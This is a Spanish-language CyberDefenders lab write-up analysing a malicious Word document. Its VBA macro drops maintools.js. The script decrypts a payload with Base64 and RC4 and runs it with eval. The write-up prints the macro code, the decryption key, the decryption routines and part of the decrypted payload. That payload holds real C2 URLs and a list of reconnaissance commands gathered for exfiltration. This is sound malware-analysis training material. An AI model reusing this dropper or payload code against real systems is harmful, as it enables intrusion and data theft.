CyberDefenders

RESOLUCIÓN DE LABORATORIO

Lab: Obfuscated (CyberDefenders)

Análisis de malware basado en documentos de Word mediante la desofuscación de macros VBA y scripts JavaScript, enfocado en la extracción de indicadores de compromiso y la reconstrucción del flujo de ejecución del código malicioso.

Sebastian David
Torres Reyes

Escenario:

Como analista del SOC, es posible que reciba alertas del sistema de detección y respuesta de endpoints (EDR) de la empresa sobre actividad inusual en el equipo de un usuario final. En un caso, un usuario informó haber recibido un correo electrónico con un archivo DOC de un remitente desconocido. Posteriormente, el usuario envió el documento para su análisis y así garantizar que no representara un riesgo para la seguridad.

Herramientas utilizadas:

- QuickHash
- Oledump
- Olevba
- Any.run
- De4js
- CyberChef

Resumen:

El incidente describe el análisis de un documento Word sospechoso recibido por un usuario en el contexto de una alerta EDR. El archivo contiene macros VBA que, al habilitarse, actúan como un dropper que inicia una cadena de ejecución multi-etapa, escribiendo y ejecutando un script malicioso (maintools.js) en AppData\Local\Microsoft\Windows.


El script desofusca y ejecuta código mediante Base64 y cifrado RC4, utilizando una clave pasada como argumento, y ejecuta el payload dinámicamente con eval. No se identificaron mecanismos claros de persistencia.

El análisis del payload final evidenció comunicación HTTP con los dominios “www.saipadiese124.com” y "www.folk-cantabria.com”, consistentes con infraestructura C2, así como capacidades de exfiltración de datos, descarga de archivos y ejecución remota de comandos.

P1: ¿Cuál es el hash SHA256 del archivo DOC?

R: ff2c8cadaa0fd8da6138cce6fce37e001f53a5d9ceccd67945b15ae273f4d751

Se utilizó QuickHash para extraer el hash SHA256 del archivo.



P2: Este documento contiene varias macros. Indique el número de la macro de menor tamaño.

R: 8

Se utilizó Oledump para visualizar la estructura interna del archivo. Se identificaron múltiples streams con macros.

```
  1:       114 '\x01CompObj'
  2:       284 '\x05DocumentSummaryInformation'
  3:       392 '\x05SummaryInformation'
  4:      8017 '1Table'
  5:      4096 'Data'
  6:       483 'Macros/PROJECT'
  7:        65 'Macros/PROJECTwm'
  8: M    7117 'Macros/VBA/Module1'
  9: m    1104 'Macros/VBA/ThisDocument'
 10:      3467 'Macros/VBA/_VBA_PROJECT'
 11:      2964 'Macros/VBA/__SRP_0'
 12:       195 'Macros/VBA/__SRP_1'
 13:      2717 'Macros/VBA/__SRP_2'
 14:       290 'Macros/VBA/__SRP_3'
 15:       565 'Macros/VBA/dir'
 16:        76 'ObjectPool/_1541577328/\x01CompObj'
 17: O   20301 'ObjectPool/_1541577328/\x01Ole10Native'
 18:      5000 'ObjectPool/_1541577328/\x03EPRINT'
 19:         6 'ObjectPool/_1541577328/\x03ObjInfo'
 20:    133755 'WordDocument'
```

P3: ¿Cuál es la clave de descifrado del código ofuscado?

R: EzZETcSXyKAdF_e5I2i1

Tras visualizar la estructura interna del archivo y verificar la presencia de macros se utilizó la herramienta olevba para inspeccionar su contenido. Se determinó que el VBA Module1.bas tiene la función de extraer, descifrar y ejecutar un malware oculto dentro del documento. La clave de descifrado es EzZETcSXyKAdF_e5I2i1.

```
Open (OBKHLrC3vEDjVL) For Binary As #K764B5Ph46Vh
Put #K764B5Ph46Vh, 1, Wk4o3X7x1134j
Close #K764B5Ph46Vh
Erase Wk4o3X7x1134j
Set R66BpJMgxXBo2h = CreateObject("WScript.Shell")
R66BpJMgxXBo2h.Run """" + OBKHLrC3vEDjVL + """" + " EzZETcSXyKAdF_e5I2i1"
ActiveDocument.Save
Exit Sub
MnOWqnnpKXfRO:
Close #K764B5Ph46Vh
ActiveDocument.Save
End Sub
```

P4: ¿Cuál es el nombre del archivo que se ha arrastrado?

R: maintools.js

La macro guarda un archivo llamado maintools.js en la ruta \Microsoft\Windows\ con el objetivo de dejar un script malicioso en el sistema (ruta típica de persistencia y evasión).

```
B8qen2T433Ds1bW = Environ("appdata") & "\Microsoft\Windows"
Set R7Ks7ug4hRR2weOy7 = CreateObject("Scripting.FileSystemObject")
If Not R7Ks7ug4hRR2weOy7.FolderExists(B8qen2T433Ds1bW) Then
B8qen2T433Ds1bW = Environ("appdata")
End If
Set R7Ks7ug4hRR2weOy7 = Nothing
Dim K764B5Ph46Vh
K764B5Ph46Vh = FreeFile
OBKHLrC3vEDjVL = B8qen2T433Ds1bW & "\" & "maintools.js"
```

P5: ¿En qué lenguaje se utiliza este script?


R: JScript

El script malicioso de nombre maintools.js usa el lenguaje de programación JScript (implementación de JavaScript en Windows Script Host).

P6: ¿Cuál es el nombre de la variable a la que se asignan los argumentos de la línea de comandos?

R: wvy1

Se utilizó Any.run para visualizar el comportamiento de la macro una vez que el archivo DOC haya sido ejecutado. Se verificó que el script JS creó el objeto "WScript.Shell" para ejecutar comandos. Luego el VBA llama a Run que ejecutará el argumento "EzZETcSXyKAdF_e5I2i1" como string. Finalmente, el VBA usa wscript.exe para ejecutar automáticamente el archivo JS ubicado en "C:\Users\admin\AppData\Local\Microsoft\Windows\maintools.js". Como resultado el JS empieza a correr como payload.



Se exportó y analizó el archivo maintools.js. El nombre de la variable a la que se asignan los argumentos de la línea de comandos es "wvy1"

```
try{var wvy1 = WScript.Arguments;var ssWZ = wvy1(0);var ES3c = y3zb();ES3c = LXv5(ES3c);ES3c = CpPT(ssWZ,ES3c);eval(ES3c);
}catch (e)
{WScript.Quit();}function MTvK(CgqD){var XwH7 = CgqD.charCodeAt(0);if (XwH7 === 0x2B || XwH7 === 0x2D) return 62
```

P7: ¿Cuántos argumentos de línea de comandos espera este script?

R: 1

El script guarda todos los argumentos pasados en la variable wvy1. Inmediatamente después, se ejecuta “ssWZ = wvy1(0)”; esto indica que el script intenta leer el primer elemento de la lista de argumentos.

```
try{var wvy1 = WScript.Arguments;var ssWZ = wvy1(0);var ES3c = y3zb();ES3c = LXv5(ES3c);ES3c = CpPT(ssWZ,ES3c);eval(ES3c);
}catch (e)
{WScript.Quit();}function MTvK(CgqD){var XwH7 = CgqD.charCodeAt(0);if (XwH7 === 0x2B || XwH7 === 0x2D) return 62
if (XwH7 === 0x2F || XwH7 === 0x5F) return 63
if (XwH7 < 0x30) return -1
if (XwH7 < 0x30 + 10) return XwH7 - 0x30 + 26 + 26
if (XwH7 < 0x41 + 26) return XwH7 - 0x41
if (XwH7 < 0x61 + 26) return XwH7 - 0x61 + 26
```

P8: ¿Qué instrucción se ejecuta si este script encuentra un error?

R: WScript.Quit()

El bloque anterior se encuentra dentro de un try/catch, es decir, en caso de que no haya ningún argumento el código ejecutará WScript.Quit(), finalizando la ejecución del script.

P9: ¿Qué función devuelve la siguiente etapa del código (es decir, la primera ronda de código ofuscado)?

R: y3zb

Se utilizó de4js para analizar el script JS. Luego de la lectura del argumento la siguiente etapa devuelve la función que está asignada a la variable ES3c, es decir, la función y3zb().

```
try {
    var wvy1 = WScript.Arguments;
    var ssWZ = wvy1(0);
    var ES3c = y3zb();
    ES3c = LXv5(ES3c);
    ES3c = CpPT(ssWZ, ES3c);
    eval(ES3c);
} catch (e) {
    WScript.Quit();
}
```

P10: La función LXv5 es importante, ¿a qué variable se le asigna un valor de cadena clave para determinar qué hace esta función?

R: LUK7

Dentro de la función LXv5 se le asigna un valor de cadena clave a la variable LUK7.

```
function LXv5(d27x) {
    var LUK7 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
    var i;
    var j;
    var n6T8;
    if (d27x.length % 4 > 0)
```

P11: ¿De qué esquema de codificación se encarga decodificar esta función?

R: Base64

El uso de los signos "=" o "==" al final es un sello distintivo del esquema de codificación Base64, además del uso de la cadena de caracteres asignada a la variable LUK7.

```
function LXv5(d27x) {
    var LUK7 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
    var i;
    var j;
    var n6T8;
    if (d27x.length % 4 > 0)
        return;
    var CHlB = d27x.length;
    var V8eR = d27x.charAt(CHlB - 2) === '=' ? 2 : d27x.charAt(CHlB - 1) === '=' ? 1 : 0
    var mjqo = new Array(d27x.length * 3 / 4 - V8eR);
    var z8Ht = V8eR > 0 ? d27x.length - 4 : d27x.length;
    var t2JG = 0;
```

P12: En la función CpPT, ¿de qué parte importante de esta función son responsables los dos primeros bucles for()?

R: Key-Scheduling Algorithm

El primer for se encarga de inicializar AWy7 con los valores del 0 al 255. El segundo for se encarga de mezclar AWy7 utilizando la clave bOe3 según el algoritmo KSA (Key-Scheduling Algorithm) de RC4.

```
function CpPT(bOe3, F5vZ) {
    var AWy7 = [];
    var V2Vl = 0;
    var qyCq;
    var mjqo = '';
    for (var i = 0; i < 256; i++) {
        AWy7[i] = i;
    }
    for (var i = 0; i < 256; i++) {
        V2Vl = (V2Vl + AWy7[i] + bOe3.charCodeAt(i % bOe3.length)) % 256;
        qyCq = AWy7[i];
        AWy7[i] = AWy7[V2Vl];
        AWy7[V2Vl] = qyCq;
```

P13: La función CpPT requiere dos argumentos, ¿de dónde proviene el valor del primer argumento?

R: command-line argument

El valor del primer argumento ssWZ tiene un valor asignado, wvy1(0); siendo este el primer valor del argumento.

```
try {
    var wvy1 = WScript.Arguments;
    var ssWZ = wvy1(0);
    var ES3c = y3zb();
    ES3c = LXv5(ES3c);
    ES3c = CpPT(ssWZ, ES3c);
    eval(ES3c);
} catch (e) {
    WScript.Quit();
}
```

P14: Para la función CpPT, ¿qué representa el primer argumento?

R: key

El primer argumento representa la clave de descifrado utilizada en el algoritmo RC4.

P15: ¿Qué algoritmo de cifrado implementa la función CpPT en este script?

R: RC4

La función CpPT presenta indicios del algoritmo RC4. Comienza inicializando una S-box de 256 elementos. Luego se mezcla la clave con la S-box mediante el proceso de Key Scheduling. Después, se hace uso de la S-box modificada para generar la secuencia de keystream que se usará en la operación XOR. Finalmente, se usa el keystream para cifrar o descifrar el texto.

```
function CpPT(bOe3, F5vZ) {
    var AWy7 = [];
    var V2Vl = 0;
    var qyCq;
    var mjqo = '';
    for (var i = 0; i < 256; i++) {
        AWy7[i] = i;
    }
    for (var i = 0; i < 256; i++) {
        V2Vl = (V2Vl + AWy7[i] + bOe3.charCodeAt(i % bOe3.length)) % 256;
        qyCq = AWy7[i];
        AWy7[i] = AWy7[V2Vl];
        AWy7[V2Vl] = qyCq;
    }
    var i = 0;
    var V2Vl = 0;
    for (var y = 0; y < F5vZ.length; y++) {
        i = (i + 1) % 256;
        V2Vl = (V2Vl + AWy7[i]) % 256;
        qyCq = AWy7[i];
        AWy7[i] = AWy7[V2Vl];
        AWy7[V2Vl] = qyCq;
        mjqo += String.fromCharCode(F5vZ[y] ^ AWy7[(AWy7[i] + AWy7[V2Vl]) % 256]);
    }
    return mjqo;
}
```

P16: ¿Qué función se encarga de ejecutar el código desofuscado?

R: eval

La función y3zb() contiene la variable qGxZ, esta variable tiene asignado el código ofuscado como cadena de texto.

```
function y3zb() {
    var qGxZ = "zAubgpaJRj0tIneNNZL0wjPqnSRiIygEC/sEWEDJU8LoihPXjdbeiMqcs6AavcLCPXuFM9LJ7svWGgIJKnOOKpe5/T820lsv+DwYnSVB4fKV010kDuE
Z/C8wCcWglLQmhMPV8CS6oH/YX8eLiBhN7XZXcixEzi8J1wyMdiI7wD0IKpQoioYV7MP3DsuZk8YxJOkWzoSQVeEuljU2NE4wElYlVZ3bToY8hHW07m4BjZ39zj53vgZX1L
QMEG4j4PtoCJZdRN9SUNyY6Y54PCG9SAmHZsz1+v4QpE96O23ckYfzGIvDlwZk9dbZB+6nMSxwl9p1dB8/+u0uNi2mDZ4mwSY4INb4MqbFqRvkNVb36uxW4qM0oCRSpd981
PLZk7Y7GOXfZOTGXhIFSJ11ynDo/v3xgPllJSZvFyD3Tw5EE2kemAKI+G1Qdny0ohmeYJO0dhjfOz2HVvEqfyxcDWvhWrCPjB5QS2m78p1R/34DKqbsykWqkZGwNjT31N6S
6+XvcZIaHERC11+ePvAo8BR1y9Ldwr999B3Se84xCjfxFNcmFBnDsn6RGigMpH9AfeC4i21XdvrLux3ko40lN1KhVTIpeKoI/U1OfPgzwT8fWJm/J6lzWz/Sby+69/KMWDB
+M0UUdVEdL93RkpRkSNQiSBU15sNyM6uAne8ySFN45/fs1zmESctw65YxFzNOwSruCzxb0crp7TdJFcy1c0I16jAN3JkGCovbz+tMoBsRR3MJYMpnO+GwcDKRHsF2JKmG2G
hOQDPONnjgGpFeSq78TqTxVOl1uYVZWFDHQKyWGas5jh2Iq3Fx6UhAlmGBG3uMERelUCaUhJ+3nqNReZ+0PJEUXaOjxU6pTCfaWh4d/jDlgFpJLxkpX6ZJmBSWIXv+EOujH
5AE66hkWDFjfiMnac0ZA66I1i8Xzl6TUeO9t8Ro8o/N7EnCb3rFkNGIYAo/IhcBx1ikh7M5p45ToLfxwPuvz7J6jWMRa3ROlZDQQGD1PGCjCAyLYPy0E/krYAy5GFje8MpL
28xmg+we3E7KXsSaLRTT0TwXG9mvuosfhiLrjIDpcMc4wF2vwtnoBXmL7mO7oEDtpIgOIuZhXGQqLUvfgFY9SLGlqOfgubxSoos3+SrrJjp/GkKPE45ATGv0gB/rS7xx611
nt0rCjOYAisMWUCmQ9NgmTYY6QOZjdhytQYmO2ZVFQfl3DuJ2PffaHWHhEjg4QWaEAqmszSTpIl31TPD4JAZdrYDfTllB/Yi0ho2mN1dtvsrgCbXBqVUXmDrpEZDSz7bOFq
PjHAfS1C/8xP6o7PHQsFKzcS8v11xCNnZZ9MMw3I8A91IAqhHZaW6NDiJtMDKRw2cF1W+Ff6Th+OEIqMv4niDsCt27kshuiqllu32f2qJx6hEmqBmEiMudmBqTOu4LuqL6U
l3n4Y/v4FlW4+dTUsXGeec8f7eq4Y22lg30BVZkvdocvnw3X3iX+Eht6aPJgSuQKtD9zZIqLFOW23zolE0Owg3wpom2u37YjR357zjt/a9qw3an2lRSC1HCAIS/AffuiP4Y
RvflHKhbj5NlqqrZQK3sB2ozQtOWaGp0cL1ST2GM0rWD9rcQxuo0Yq9UtH1T/BZnIyqvMNGmPHjdIv0ACKD8GGJh18XurzD0kGvCo5tU+QC3Z2L3A9JVglBegNhFD12TBIi
A1zpeX5TmAkRqNcMm7rsgiU8Mydx1fSC9MdlR3Ggds/jMzJalWqxaWmPuWQroyiKADLlz0OmvK7mBo48mpxDVujSxdmLTPtUu5BWSsKtq4eOpkg0R1agp/kj7zlLb2MXMg
```

La función y3zb() esta asignada a la variable ES3c, esta variable luego se decodifica con Base64 mediante la función LXv5() y convierte la cadena de texto en un array de bytes. Después se realiza la desencriptación RC4 mediante la función CpPT utilizando la llave del primer argumento que se le pase al script WScript.Argument(0). Una vez que el código vuelve a ser texto legible, mediante la función eval(ES3c) ejecuta dinámicamente el código desofuscado en tiempo de ejecución.

```
try {
    var wvy1 = WScript.Arguments;
    var ssWZ = wvy1(0);
    var ES3c = y3zb();
    ES3c = LXv5(ES3c);
    ES3c = CpPT(ssWZ, ES3c);
    eval(ES3c);
```

P17: ¿Qué programa de Windows Script Host se puede utilizar para ejecutar este script en modo de línea de comandos?


R: cscript.exe

Windows Script Host (WSH) utiliza principalmente dos herramientas: Wscript.exe (Interfaz Gráfica) y Cscript.exe (línea de comandos).

P18: ¿Cuál es el nombre de la primera función definida en el código desofuscado?

R: UspD

Ya que para desofuscar el código se debe decodificar en Base64 y luego desencriptar en RC4 utilizando la clave de descifrado “EzZETcSXyKAdF_e5I2i1” se utilizó la herramienta CyberChef siguiendo el mismo flujo.



La primera función definida en el código desofuscado es UspD(zDmy). En general, el payload final tiene como objetivo la exfiltración de datos y la ejecución remota. Adicionalmente tiene funciones como la descarga de archivos maliciosos, creación de tareas programadas y eliminación de archivos comprometidos como intento de eliminar la evidencia de infección.

Se evidencia dos URLs involucradas (http://www.saipadiese124.com y http://www.folk-cantabria.com) en la recopilación de información y la ejecución remota de comandos. Estos dominios involucrados son potencialmente servidores de comando y control (C2).

```
function UspD(zDmy) {
    var m3mH = WScript.CreateObject("ADODB.Stream")
    m3mH.Type = 2;
    m3mH.CharSet = '437';
    m3mH.Open();
    m3mH.LoadFromFile(zDmy);
    var c0xi = m3mH.ReadText;
    m3mH.Close();
    return cz_b(c0xi);
}
```

```
var CKpR = new Array("http://www.saipadiesel124.com/wp-content/plugins/imsanity/tmp.php", "http://www.folk-cantabria.com/wp-conten
t/plugins/wp-statistics/includes/classes/gallery_create_page_field.php");
var tpO8 = "w3LxnRSbJcqf8HrU";
var auME = new Array("systeminfo > ", "net view >> ", "net view /domain >> ", "tasklist /v >> ", "gpresult /z >> ", "netstat -nao >
> ", "ipconfig /all >> ", "arp -a >> ", "net share >> ", "net use >> ", "net user >> ", "net user administrator >> ", "net user /do
main >> ", "net user administrator /domain >> ", "set  >> ", "dir %systemdrive%\\Users\\*.* >> ", "dir %userprofile%\\AppData\\Roam
ing\\Microsoft\\Windows\\Recent\\*.* >> ", "dir %userprofile%\\Desktop\\*.* >> ", "tasklist /fi \"modules eq wow64.dll\"  >> ", "ta
sklist /fi \"modules ne wow64.dll\" >> ", "dir \"%programfiles(x86)%\" >> ", "dir \"%programfiles%\" >> ", "dir %appdata% >>");
var QUjy = new ActiveXObject("Scripting.FileSystemObject");
var LIxF = WScript.ScriptName;
var w5mY = "";
var ruGx = TfOh();

function hLit(XngP, ylqa) {
    char_set = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
    var Rj3c = "";
    var OKpB = "";
    for (var i = 0; i < XngP.length; ++i) {
        var B8wU = XngP.charCodeAt(i);
        var LUxg = B8wU.toString(2);
        while (LUxg.length < (ylqa ? 8 : 16))
            LUxg = "0" + LUxg;
        OKpB += LUxg;
        while (OKpB.length >= 6) {
            var vjUu = OKpB.slice(0, 6);
            OKpB = OKpB.slice(6);
            Rj3c += this.char_set.charAt(parseInt(vjUu, 2));
        }
    }
    if (OKpB) {
        while (OKpB.length < 6) OKpB += "0";
        Rj3c += this.char_set.charAt(parseInt(OKpB, 2));
    }
    while (Rj3c.length % (ylqa ? 4 : 8) != 0)
        Rj3c += "=";
    return Rj3c;
}
var b92A = [];
b92A['C7'] = '80';
b92A['FC'] = '81';
b92A['E9'] = '82';
b92A['E2'] = '83';
b92A['E4'] = '84';
b92A['E0'] = '85';
b92A['E5'] = '86';
b92A['E7'] = '87';
b92A['EA'] = '88';
b92A['EB'] = '89';
```